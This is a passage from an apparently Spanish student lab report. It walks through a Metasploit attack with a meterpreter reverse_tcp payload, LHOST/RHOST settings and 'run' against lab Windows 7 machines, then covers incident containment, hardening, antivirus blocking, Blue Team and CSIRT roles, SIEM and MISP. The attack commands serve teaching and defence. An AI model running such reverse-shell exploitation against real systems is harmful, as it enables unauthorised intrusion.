C:\> dir *winse20w0.exe*.* /s – mostrándome enseguida la ruta donde esta nuestro objetivo


Figura 41 Búsqueda directa del archivo objetivo



Fuente: Propia Del Autor

Evidenciándose en el DIRECTORIO de C:\Users\semi


Figura 42 Búsqueda directa del archivo objetivo



Fuente: Propia Del Autor

Ahora llegamos al objetivo utilizando los comandos ***C:\>cd Users C:\>cd semi*** hasta llegar a C:\User\semi> y ejecutar el winse20w0.exe


Figura 43 Búsqueda directa del archivo objetivo



Fuente: Propia Del Autor

En este pantallazo encontramos nuestro objetivo la Victima 1 WIN7-SE2020-x64 dando como resultado

Figura 44 Búsqueda directa del archivo objetivo




Fuente: Propia Del Autor

1.10 ATAQUE A LA VICTIMA 2 Y RESULTADO FINAL

Finalizado y ya encontrado el objetivo Salimos de la victima1 con el comando >exit y procedemos atacar la victima2 que es el Win7-X86 llegando al exploit y cargarlo de nuevo


Figura 45 Finalizado y ya encontrado el objetivo Salimos de la victima1



Fuente: Propia Del Autor

Ya estando en el exploit procedemos a realizar los mismos pasos, pero ya con la maquina Win7-SE2020 teniendo en cuenta que el payload cambia debido a la maquina atacada:
set payload windows/meterpreter/reverse_tcp

Figura 46 Estando en el exploit




Fuente: Propia Del Autor

Volvemos con el comando Show options para evidenciar el RHOST asignado y así cambiarlo:
Activamos LHOST – Maquina Kali y RHOST en este caso Win7-SE2020 Con los siguientes comando:
Para el LHOST - > ***set LHOST 10.0.2.15***
Para el RHOST - > ***set RHOST 10.0.2.4***

Show options para visualizar el cambio de RHOST 10.0.2.4 y LHOST 10.0.2.15


Figura 47 Visualización para el cambio de RHOST - LHOST



Fuente: Propia Del Autor

RHOST 10.0.2.4 IP de la Máquina Victima 2

Figura 48 Activamos RHOST




Fuente: Propia Del Autor

Ya configurada la IP de la Victima 2 RHOST 10.0.2.4 Ahora corremos el payload para perpetrar

- ***Run***


Figura 49 Corremos el PayLoad



Fuente: Propia Del Autor

Aquí observamos el fallo del ataque y en la otra pantalla se observa el reinicio de la maquina WIN7-SE2020 debido a la Arquitectura de los sistemas operativos,

Figura 50 Pantallazo Azul y el reinicio del S.O. Win7



Fuente: Propia Del Autor

1.11 ANÁLISIS Y ACCIONES PARA CONTENER UN ATAQUE.

De acuerdo a lo estudiado y comprendido lo primero que haría es informar o comunicar que hemos sido atacado por un ciberdelincuente a la oficina de sistemas o dueños de la empresa para poder activar todos los controles de seguridad.

1. Aislamiento de los equipos atacados para evitar el progreso del ataque.

2. Extracción de los Discos Duros de equipos vulnerados.

3. Revisar los Discos Duros en un equipo aislado completamente de la red para su revisión en frio (Sin iniciar el sistema operativo que contiene, para evitar la activación de troyanos o software que hayan sido inyectado en el ataque) con adaptadores externos USB.

4. Verificación de existencias de Troyanos o Software Malicioso con (Herramientas Gratuitas para búsquedas de virus Troyanos).

Ya realizado y revisado estos pasos procedemos a la revisión de donde y como fuimos atacado para descubrir y corregir las vulnerabilidades expuestas al ataque, entonces realizamos los siguientes pasos:


5. Revisión de puertos abiertos y/o Vulnerabilidades con las herramientas (Nmap, Eternalblue, Metasploit) para detectar archivos afectados y verificar por donde provino el ataque ya sea por (Correo electrónico, Uso de medios extraíbles, por medio phishing).

Este ataque se puede notificar directamente a la fiscalía de la nación debido que es un delito legal regido por la ley 1273 de 2009.

1.12 MEDIDAS DE HARDENIZACIÓN

De acuerdo a lo practicado el proceso de Hardenización se basa en el aseguramiento de los sistemas contra los ataques informáticos para así darle tiempo al equipo de respuestas para poder mitigar o tomar decisiones de acuerdo a dicho evento. Es por eso que en la práctica vamos activar y a ejecutar los siguientes pantallazos para evidenciar el proceso de Hardenización.

Figura 51 Activación del Firewall de Windows




Fuente: Propia Del Autor

En la parte de seguridad del equipo toca actualizar o instalar los siguientes ítems para que no seamos víctima de un Hackeo.

- Protección contra Spyware y Software No deseado (Windows Defender)
- Protección Antivirus (No presenta con un Antivirus)
- Windows Update (El Sistema Operativo hay que actualizarlo y validarlo)
- Cambiarias credenciales de seguridad (Contraseña) y colocar una Segura donde lleve caracteres Mayúsculas, Minúsculas y signos.
- Activaría el Firewall de Mi equipo
- Tendría mi S.O actualizado
- Un antivirus Licenciado o Actualizado.

Notamos que al momento de no tener ningún antivirus o sistemas de aseguramiento presente en la Victima o maquina atacada sigue presentándose el exploit,


Figura 52 No Activado el Antivirus ni Configurado – se ejecuta el Exploit



Fuente: Propia Del Autor

Pero al momento de colocarle un Antivirus en este caso fue KASPERSKY notamos que nos bloquea el ataque y nos manda un error de comunicación y un Socket (Timeout=30), protegiendo la maquina contra el exploit.

Figura 53 Activación del ANTIVIRUS – No Hay Ejecucion del Exploit



Fuente: Propia Del Autor

1.13 EQUIPO ESPECIALIZADOS PARA LA CONTENCIÓN DE ATAQUES

El equipo BlueTeam – es un equipo especializado que tiene como objetivo reaccionar de manera oportuna en la detección de las amenazas a un ataque cibernético, Blueteam siempre está en modo Defensivo el cual esto le permite siempre estar en modo de detección y de gestión experta a incidentes de seguridad. Sus tres mayores puntos son Detección, Protección y Respuestas debido a esto

- Siempre están en la búsqueda de ataques
- Buscan puntos débiles de las empresas.
- Analizas sistemas para buscar cualquier alteración.
- Defiende los ataques y los anticipa.
- Revisión de patrones y de personas.
- Trabajar en la mejora continua en la Identificación de fallos.
- Recomienda planes de actuación para la mitigación del ataque.
- Estudia y analiza los malwares para ver cómo es su comportamiento.

Los equipos de respuesta a incidentes de seguridad (CSIRT) – Es un equipo que presta el servicio de prevención y respuesta a los incidentes de seguridad informática que afectan a las entidades y actúa cuando la incidencia se ejecuta y como es la reacción cuando los incidentes ocurre. además, tienen la responsabilidad de coordinar, responder y gestionar la solución a un evento o un incidente informático, donde lo mejor estar preparado al momento de lo que va ocurrir y no sepas como actuar y no tener un esquema de seguridad al momento del incidente. Los CSIRT están directamente relacionados con los planes de gestión de seguridad.

- Prevenir y responder a incidentes de seguridad informática.
- Responder y gestionar la solución a un incidente informático
- Realizan actividades como educación, análisis de riesgos o promoción de regulaciones, actividades preventivas a los Sistemas.
- Investigan cómo y por qué ocurrió los ataques y evitar que vuelvan a suceder.
- Puede ser una institución independiente, privada o pública, un departamento de otra organización o simplemente un grupo de personas distribuidas en diferentes organizaciones.
- Coordinan actividades de respuesta a incidentes de ciberseguridad.

Parecen ser iguales BlueTeam Vs CSIRT pero la diferencia esta en el alcance de los CSIRT ya que es más robusta en capacidades de estrategias y de gestión, monitoreo e investigación ofrece estrategias que coordinan el tratamiento de incidentes ya que no solo es un equipo táctico si no que es estratégico debido a la incidencia asume el mando de la respuesta y coordina lo que se debe hacer en las auditorías y evaluaciones, donde además ofrece tres servicios los cuales son Servicios de Gestión, Servicios Proactivos, Servicios Reactivos para trabajar la educación del usuario.

Primeramente, antes de iniciar con la respuesta a este interrogante, se hace necesario definir de manera general las funciones directas de los componentes a tratar.

Como es bien sabido, BlueTeam es el equipo de seguridad que defiende a las organizaciones de ataques de una manera proactiva. De manera general, podría decirse que sus funciones radican en realizar una vigilancia constante a los sistemas, centrándose en el análisis de patrones y comportamientos que puedan surgir de forma inesperada en los usuarios, sistemas o aplicaciones, haciendo énfasis o seguimiento a la seguridad de la información. Así mismo, los BlueTeam, se centralizan en la mejora continua de la seguridad informática, especialmente en el rastreo de incidentes de ciberseguridad, análisis de los sistemas y aplicaciones para identificar fallos o vulnerabilidades, verificando la efectividad de las medidas de seguridad de la organización.

Por otra parte, El Center for Internet Security (CIS) es una organización cuya misión es identificar, desarrollar, validar, promover y mantener soluciones de mejores prácticas para la defensa cibernética y construir y liderar comunidades para permitir un entorno de confianza en el ciberespacio.

Teniendo en cuenta, lo postulado a través de la formulación de la pregunta, podría afirmarse que la finalidad de utilizar CIS dentro de un BlueTeam, estaría enfocada en la identificación y perfeccionamiento de medidas de seguridad efectivas, como también en la formulación de protocolos cibernéticos que puedan priorizar y magnificar la protección de los datos de dicha organización.

SIEM (Información De Seguridad Y Gestión De Eventos), es una herramienta de monitorización que se encarga de recolectar información de todos los dispositivos de seguridad y de nuestra red para después centralizarlo y tomar decisiones oportunas para cualquier evento de seguridad.

Para conocer un poco más de este sistema “La tecnología SIEM nace de la combinación de las funciones de dos categorías de productos: SEM (gestión de eventos de seguridad) y SIM (gestión de información de seguridad).”[1] Debido ha esto hicieron que este sistema fuera mas robusto y mas potente para la contención y detección de eventos de seguridad para tener una oportuna respuesta para la mitigación de cualquier ataque.

Las características principales y básicas de un SIEM son:

- Recolección de Información de los dispositivos que conforman en la Red.

[1] https://sofecom.com/que-es-un-siem/

- Normalizar la información para realizar una búsqueda más optima y precisa.
- Analiza la información para detectar que evento es el que se va analizar.
- Módulo de gestión que nos permita administrar la solución de ese evento y visualizar todas las alertas encontradas.

Funciones Avanzadas de un SIEM

- Análisis de Comportamiento o aprendizaje, ver como es el comportamiento del usuario y de la red que al momento de detectar alguna amenaza poder intervenirla.
- Respuestas Inteligentes, en las respuestas inteligentes
- Monitoreo de Archivos o Registros, estar revisando constantemente los archivos más importantes de la empresa ya que existen ataques silenciosos que no son detectables.
- Módulo de gestión de casos, en esta acción nos permite visualizar las alertas y gestionar todas las acciones que vamos hacer con dicho evento de seguridad para su mitigación.
- Integración de Dispositivos, es como va ser la integralidad con los dispositivos de seguridad que cuenta la empresa (Corta Fuegos, Antivirus, Proxy, Gateway de Correo, Gateway de Navegación) para así poder contener los ataques que están siendo generados.

1.14 HERRAMIENTAS PARA CONTECIÓN DE ATAQUES

La estrategia de contención varía según el tipo de incidente y los criterios deben estar bien documentados para facilitar la rápida y eficaz toma de decisiones. Algunos criterios que pueden ser tomados como base son:

- Criterios Forenses
- Daño potencial y hurto de activos
- Necesidades para la preservación de evidencia
- Disponibilidad del servicio
- Tiempo y recursos para implementar la estrategia
- Efectividad de la estrategia para contener el incidente (parcial o total)
- Duración de la solución


A continuación, explicare algunas herramientas de contención

MISP (Malware Information Sharing Platform) - Una plataforma de inteligencia de amenazas para compartir, almacenar y correlacionar los indicadores de compromiso de ataques dirigidos, inteligencia de amenazas, información de fraude financiero, información de vulnerabilidad o incluso información antiterrorista.[2]

